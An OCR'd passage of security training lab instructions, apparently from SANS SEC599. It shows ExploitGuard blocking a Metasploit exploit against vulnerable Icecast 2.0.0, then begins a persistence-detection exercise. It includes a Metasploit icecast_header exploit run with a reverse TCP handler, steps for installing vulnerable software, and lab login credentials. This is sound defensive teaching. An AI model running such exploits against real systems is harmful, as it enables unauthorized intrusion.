
Please confirm you want to run the application and accept the EULA!



| Name | Date modified | Type | Size |
|---|---|---|---|
| procdump.exe | 4/18/2018 7:12 PM | Application | 637 KB |
| procdump64.exe | 4/18/2018 7:12 PM | Application | 334 KB |
| procexp.chm | 4/18/2018 7:12 PM | Compiled HTML ... | 71 KB |
| procexp.exe | 4/18/2018 7:12 PM | Application | 2,661 KB |
| procexp64.exe | 4/18/2018 7:12 PM | Application | 1,425 KB |
| procmon.chm | 4/18/2018 7:12 PM | Compiled HTML ... | 63 KB |
| Procmon.exe | 4/18/2018 7:12 PM | Application | 2,114 KB |
| PsExec.exe | 4/18/2018 7:12 PM | Application | 332 KB |
| PsExec64.exe | 4/18/2018 7:12 PM | Application | 367 KB |
| psfile.exe | 4/18/2018 7:12 PM | Application | 147 KB |
| psfile64.exe | 4/18/2018 7:12 PM | Application | 165 KB |
| PsGetsid.exe | 4/18/2018 7:12 PM | Application | 281 KB |

21. **View DLLs loaded**

We would like to make sure the "payloadrestrictions.dll" (which, as described in the courseware, enforces many of the ExploitGuard controls) is loaded! We can get this kind of visibilty by clicking the "View" -> "Lower Pane View" -> "DLLs" in Process Explorer!




| Process | CPU | Private Bytes | Working Set | PID | Description | Company Name |
|---|---|---|---|---|---|---|
| explorer.exe | 0.28 | 53,040 K | 130,584 K | 1008 | Windows Explorer | Microsoft Corporation |
| MSASCuiL.exe |  | 1,984 K | 12,216 K | 6892 | Windows Defender notificati... | Microsoft Corporation |
| cmd.exe |  | 2,224 K | 2,908 K | 7028 |  |  |
| conhost.exe |  | 6,272 K | 17,204 K | 432 |  |  |
| Icecast2.exe | 0.07 | 6,596 K | 14,656 K | 4872 | Icecast2win MFC Application |  |
| procexp64.exe | 4.20 | 15,448 K | 38,128 K | 3116 | Sysinternals Process Explorer | Sysinternals - www.sysinter... |
| jusched.exe |  | 2,176 K | 12,888 K | 7160 | Java Update Scheduler | Oracle Corporation |
| jucheck.exe |  | 2,796 K | 13,588 K | 6844 | Java Update Checker | Oracle Corporation |

CPU Usage: 10.20% Commit Charge: 38.17% Processes: 132 Physical Usage: 41.85%

22. **Select Icecast2 process**

As a final step, please select the Icecast2.exe process and review the DLL list in the lower pane. You should now see that the "payloadrestrictions.dll" DLL has been loaded.

Let's see how effective our techniques are, as we attempt to re-exploit IceCast!


Process Explorer - Sysinternals: www.sysinternals.com [SYNCTECHLABS\alan.marshall]
File Options View Process Find DLL Users Help

| Process | CPU | Private Bytes | Working Set | PID | Description | Company Name |
|---|---|---|---|---|---|---|
| fontdrvhost.exe | | 2,392 K | 5,688 K | 864 | | |
| dwm.exe | 0.19 | 59,812 K | 92,516 K | 428 | | |
| explorer.exe | 0.15 | 53,056 K | 130,724 K | 1008 | Windows Explorer | Microsoft Corporation |
| MSASCuiL.exe | | 1,984 K | 12,216 K | 6892 | Windows Defender notificati... | Microsoft Corporation |
| cmd.exe | | 2,224 K | 2,908 K | 7028 | | |
| conhost.exe | | 6,272 K | 17,204 K | 432 | | |
| Icecast2.exe | 0.07 | 6,672 K | 14,728 K | 4872 | Icecast2win MFC Application | |
| procexp64.exe | 0.95 | 15,408 K | 37,420 K | 3116 | Sysinternals Process Explorer | Sysinternals - www.sysinter... |
| procexp64.exe | 3.70 | 15,228 K | 37,004 K | 5236 | Sysinternals Process Explorer | Sysinternals - www.sysinter... |
| jusched.exe | | 2,176 K | 12,888 K | 7160 | Java Update Scheduler | Oracle Corporation |
| jucheck.exe | | 2,796 K | 13,588 K | 6844 | Java Update Checker | Oracle Corporation |
| mmc.exe | | 73,480 K | 24,152 K | 6880 | | |

| Name | Description | Company Name | Path |
|---|---|---|---|
| msctf.dll | MSCTF Server DLL | Microsoft Corporation | C:\Windows\SysWOW64\msctf.dll |
| msvcp_win.dll | Microsoft® C Runtime Library | Microsoft Corporation | C:\Windows\SysWOW64\msvcp_win.dll |
| msvcrt.dll | Windows NT CRT DLL | Microsoft Corporation | C:\Windows\SysWOW64\msvcrt.dll |
| mswsock.dll | Microsoft Windows Sockets 2.0 S... | Microsoft Corporation | C:\Windows\SysWOW64\mswsock.dll |
| ntdll.dll | NT Layer DLL | Microsoft Corporation | C:\Windows\SysWOW64\ntdll.dll |
| ntdll.dll | NT Layer DLL | Microsoft Corporation | C:\Windows\System32\ntdll.dll |
| ntmarta.dll | Windows NT MARTA provider | Microsoft Corporation | C:\Windows\SysWOW64\ntmarta.dll |
| ole32.dll | Microsoft OLE for Windows | Microsoft Corporation | C:\Windows\SysWOW64\ole32.dll |
| oleaut32.dll | OLEAUT32.DLL | Microsoft Corporation | C:\Windows\SysWOW64\oleaut32.dll |
| oledlg.dll | OLE User Interface Support | Microsoft Corporation | C:\Windows\SysWOW64\oledlg.dll |
| olepro32.dll | OLEPRO32.DLL | Microsoft Corporation | C:\Windows\SysWOW64\olepro32.dll |
| PayloadRestrictions.dll | Payload Restrictions Mitigation Pro... | Microsoft Corporation | C:\Windows\SysWOW64\PayloadRestrictions.dll |
| powrprof.dll | Power Profile Helper DLL | Microsoft Corporation | C:\Windows\SysWOW64\powrprof.dll |
| profapi.dll | User Profile Basic API | Microsoft Corporation | C:\Windows\SysWOW64\profapi.dll |
| propsys.dll | Microsoft Property System | Microsoft Corporation | C:\Windows\SysWOW64\propsys.dll |


CPU Usage: 5.88% Commit Charge: 38.24% Processes: 131 Physical Usage: 42.03%

23. **Attempt to exploit Icecast again**

    Please switch back to the Kali machine and attempt to exploit again:

    **msf exploit(icecast_header) >** exploit

    This should now time out, as IceCast is immediately terminated upon exploitation! Upon returning to the Windows02 machine, you'll notice that the IceCast2 window has already closed, as the application was forcibly terminated.



```
msf exploit(windows/http/icecast_header) > exploit

[*] Started reverse TCP handler on 192.168.10.55:4444
[*] Exploit completed, but no session was created.
msf exploit(windows/http/icecast_header) >
```

24. **Bonus - Review Windows event logs**

    Should you have additional time, please take some time to review the Windows event logs to see if you can detect the ExploitGuard logs! As a reminder, these should be stored in the following location:

    - Microsoft-Windows-Security-Mitigations/KernelMode
    - Microsoft-Windows-Security-Mitigations/UserMode

25. **Lab Conclusion**

    Congratulations, you have successfully completed the lab! The goal of the lab was to illustrate how exploit mitigation techniques as enforced by ExploitGuard can help prevent exploitation in Windows 10!

    **ATTENTION: Finishing this step will close your lab!**

# SEC599-3.3: Exercise - Catching persistence using Autoruns & OSQuery

## Objective

The objective of the lab is to detect a number of persistence strategies implemented on one of our Windows machines! Throughout the exercise, you will complete the following high-level steps:

- Run autoruns on our Windows workstation
- Analyze the output & identify the malicious persistence mechanism
- Run OSQuery queries to detect persistence on the Windows workstation

## Scenario

## Virtual Machines

1. SEC599-E01 - DomainController
2. SEC599-E01 - Firewall
3. SEC599-E01 - Ubuntu03
4. SEC599-E01 - Kali
5. SEC599-E01 - Windows02

## Exercise 1 : SEC599-3.3

*The objective of the lab is to detect a number of persistence strategies implemented on one of our Windows machines! Throughout the exercise, you will complete the following high-level steps:*

- *Persist a malware sample on our Windows workstation using Empire*
- *Run AutoRuns to detect the malicious payload*
- *Use OSQuery to detect the malicious payload*
- *Create a GPO to install Palantir's PowerShell script*
- *Optional: Dashboard the script's output in the Elastic stack*

1. **Log on to Windows machine**

   You can authenticate to the Windows workstation using the following credentials:

   - Username: alan.marshall
   - Password: Awesomesauce123


2. **Install IceCast**

   As a first step, we will install the Icecast vulnerable software. You can find it under your Desktop under "Blue Team\Vulnerable Software". We will install version 2.0.0 of the software.

Upon installation, you will be asked to provide administrative credentials. You can use the following set of credentials:

- Username: alan.marshall.adm
- Password: Secur1ty

For the setup procedure you can just follow the default settings.



User Account Control

Do you want to allow this app from an unknown publisher to make changes to your device?

icecast2_win32_2.0.0_setup.exe

Publisher: Unknown
File origin: Downloaded from the Internet

Show more details

To continue, enter an admin user name and password.


alan.marshall.adm

●●●●●●●●

Domain: SYNCTECHLABS

3. **Launching IceCast**


Now, we will launch Icecast! You can do this by browsing to the "C:\Program Files (x86)\Icecast2 Win32\" folder where Icecast was installed and launching the icecast2.exe executable.



| Name | Date modified | Type | Size |
|---|---|---|---|
| admin | 8/12/2017 8:07 AM | File folder | |
| doc | 8/12/2017 8:07 AM | File folder | |
| logs | 8/12/2017 8:07 AM | File folder | |
| web | 8/12/2017 8:07 AM | File folder | |
| icecast.xml | 1/8/2004 8:25 AM | XML Document | 4 KB |
| Icecast2.exe | 1/8/2004 8:26 AM | Application | 500 KB |
| icecast2console.exe | 1/8/2004 8:27 AM | Application | 248 KB |
| iconv.dll | 6/27/2002 7:11 PM | Application extens... | 852 KB |
| libcurl.dll | 4/12/2003 9:29 PM | Application extens... | 185 KB |
| libxml2.dll | 7/10/2002 8:09 PM | Application extens... | 617 KB |
| libxslt.dll | 7/10/2002 8:11 PM | Application extens... | 125 KB |
| pthreadVSE.dll | 3/23/2002 8:48 AM | Application extens... | 53 KB |
| unins000.dat | 8/12/2017 8:07 AM | DAT File | 3 KB |
| unins000.exe | 4/14/2003 2:00 AM | Application | 70 KB |

4. **Running the IceCast server**

   Once Icecast is started, press the "Start server" button, after which the status should become "Running" (in a green square).



Server Has Been Running 0 Days, 0 Hours, 0 Minutes, 15 Seconds

5. **Switch to Kali machine**

   Let's switch to our Kali attacking machine and attack the IceCast service! We can authenticate to our Kali linux machine using the following credentials:

   - Username: root
   - Password: Awesomesauce123

6. **Configure Kali on internal LAN**


   We will now configure our Kali Linux machine to be on the internal SYNCTECHLABS LAN. We can achieve this by running the following command:

   **root@kali:~#** ./kali_internal.sh

   Afterwards, please check the IP address by running "ifconfig":

   **root@kali:~#** ifconfig

